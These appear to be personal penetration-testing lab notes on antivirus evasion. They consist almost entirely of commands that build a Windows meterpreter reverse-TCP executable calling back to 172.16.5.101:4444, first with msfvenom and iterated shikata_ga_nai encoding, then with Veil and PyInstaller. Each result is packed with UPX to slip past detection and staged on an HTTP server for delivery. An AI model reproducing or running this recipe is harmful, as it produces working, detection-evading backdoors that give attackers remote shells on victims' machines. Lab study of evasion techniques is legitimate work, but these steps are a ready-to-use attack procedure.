AV Evasion
msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.5.101 LPORT=4444 -f exe -e x86/shikata_ga_nai -i 5 > rTCPenc.exe
change iterations accordingly to make your payload obfuscate
Still didn’t work, try this
upx --best --ultra-brute -f rTCPenc.exe -o rTCPenc2.exe
Still not, use veil
veil

We will be using the Evasion payload:
Command:
use 1

List the available payloads:
Command:
list

Locate the python/meterpreter/rev_tcp.py payload:

It’s located at number 28. Select that payload:
Command:
use 28

For this payload, we will specify the LHOST and LPORT values and generate the payload:
Commands:
set LHOST 172.16.5.101
set LPORT 4444
generate
Specify the resulting payload file name as rTCPveil.

We will be using PyInstaller to create the payload executable:

In a few seconds, the payload would be generated:


Press enter and enter exit command to exit the Veil Framework:

Copy the payload file to /root (the directory where the Python-based HTTP server is running):
Commands:
mv /var/lib/veil/output/compiled/rTCPveil.exe .
file rTCPveil.exe
Still not working using upx again Pack the file using UPX:
Command:
upx --best --ultra-brute -f rTCPveil.exe -o rTCPveil2.exe
file rTCPveil2.exe
